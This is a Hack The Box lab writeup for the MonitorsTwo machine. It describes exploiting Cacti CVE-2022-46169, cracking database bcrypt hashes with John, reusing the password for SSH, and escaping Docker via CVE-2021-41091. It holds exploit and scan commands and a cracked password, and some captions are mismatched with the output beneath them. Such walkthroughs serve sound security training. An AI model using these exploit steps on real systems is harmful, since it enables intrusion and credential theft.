HACK THE BOX · MACHINE WRITEUP

MonitorsTwo



Unauthenticated Cacti RCE (CVE-2022-46169) leaks DB creds reused on the host. CVE-2021-41091 escapes the Docker container to root

Linux | Easy | Web | Cacti | CVE | MySQL | Docker | SUID

Made with **SysReptor**



10.10.11.211	gugeldot	2026-10-18
Target IP	Author	Date

MONITORSTWO · WALKTHROUGH

Contents

01 General information . . . 3
1.1 Executive summary . . . 3
1.2 Kill chain . . . 3
02 Reconnaissance . . . 4
03 Foothold . . . 4
04 Privilege escalation . . . 6
05 Flags . . . 7
06 Notes & lessons . . . 7
07 References . . . 7

1. General information

Unauthenticated Cacti RCE (CVE-2022-46169) leaks DB creds reused on the host.
CVE-2021-41091 escapes the Docker container to root

PLATFORM	Hack The Box
SYSTEM	Linux
DIFFICULTY	Easy
IP	`10.10.11.211`
TAGS	`Web` `Cacti` `CVE` `MySQL` `Docker` `SUID`
CVES	`CVE-2022-46169` `CVE-2021-41091`

1.1 Executive summary

MonitorsTwo is a Linux machine running a Cacti monitoring instance inside Docker. An unauthenticated command-injection vulnerability in Cacti (CVE-2022-46169) gives code execution as `www-data` inside the container. The Cacti database exposes bcrypt password hashes which, once cracked, are reused for SSH access on the host. From there, CVE-2021-41091 is used to escalate to root on the host.

1.2 Kill chain

1. CVE-2022-46169 gives unauthenticated command execution in Cacti, landing a shell as `www-data` inside a Docker container.
2. The Cacti MySQL database exposes `user_auth` bcrypt hashes. Cracking them with John recovers the admin and `marcus` passwords.
3. The cracked password is reused for the `marcus` SSH account on the Docker host.
4. No sudo rights or SUID binaries are available, but the host kernel/Docker version is vulnerable to CVE-2021-41091, used via a public PoC to escalate to root.

2. Reconnaissance

Port scan

```
sudo nmap --open -Pn -sS --min-rate 2500 -p- 10.10.11.211
```

Results:

```
22/tcp open  ssh
80/tcp open  http
```

Service & version scan

```
nmap -sCV --open -p<ports> 10.10.11.211
```

```
22/tcp  open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Login to Cacti
```

3. Foothold

The web root (port 80) serves a **Cacti** login page.




The Cacti login page on port 80.

No public PoC worked directly via searchsploit, but a GitHub exploit for **CVE-2022-46169** (unauthenticated command injection in `remote_agent.php`) does:

```
# https://github.com/ariyaadinatha/cacti-cve-2022-46169-exploit
python3 cacti_rce.py -t http://<IP>/ -c id
```

This lands a shell as `www-data` **inside a Docker container**, not the host directly.



The public CVE-2022-46169 exploit found on GitHub.

4. Privilege escalation

1. Cracking the Cacti database

Cacti's own database holds its authentication table. After getting a MySQL shell (`mysql -h db -u root -p`), the `cacti.user_auth` table dumps bcrypt hashes for `admin` and `marcus`.

```
#$rdatabase_default  = 'cacti';
#$rdatabase_hostname = 'localhost';
#$rdatabase_username = 'cactiuser';
#$rdatabase_password = 'cactiuser';
#$rdatabase_port     = '3306';
#$rdatabase_retries  = 5;
```

Connecting to the internal MySQL service as root.

Cracking them offline with John + rockyou recovers both passwords.

```
[gugeldot@Archy ~]$ john --wordlist=SecLists/rockyou.txt hash  --format=bcrypt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
funkymonkey      (?)
```

Cracking the bcrypt hashes with John.

2. Credential reuse to the host

The cracked password is tried against SSH on the real host (not the container) for the `marcus` account, and it works. This is the pivot out of the container.


```
idwww-data@50bca5e748b0:/var/www/htmlfind / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/sbin/capsh
/bin/mount
/bin/umount
/bin/su
www-data@50bca5e748b0:/var/www/html$
```

Confirming the cracked password is for the host, not the container.

3. Docker/kernel escape: CVE-2021-41091

Once on the host as `marcus`, there is no usable `sudo` entry and no interesting SUID binary.

However, the Docker Engine version is vulnerable to **CVE-2021-41091**



The CVE-2021-41091 public PoC.

(Moby containers expose their data directory with overly permissive permissions, allowing traversal and execution with elevated privileges).

A public PoC (`UncleJ4ck/CVE-2021-41091`) is used to escalate to root on the host.

5. Flags

USER.TXT	ROOT.TXT
4935••••••••••••	6cde••••••••••••

6. Notes & lessons

- **New techniques:** chaining an unauthenticated web RCE into a container, then pivoting out via DB-credential reuse before a kernel/Docker-level CVE.
- **Interesting:** the Cacti RCE only reaches the container. The real host compromise depends entirely on password reuse plus a *second*, unrelated CVE.

7. References

- CVE-2022-46169: Cacti unauthenticated command injection
- CVE-2021-41091: Moby insecure data-directory permissions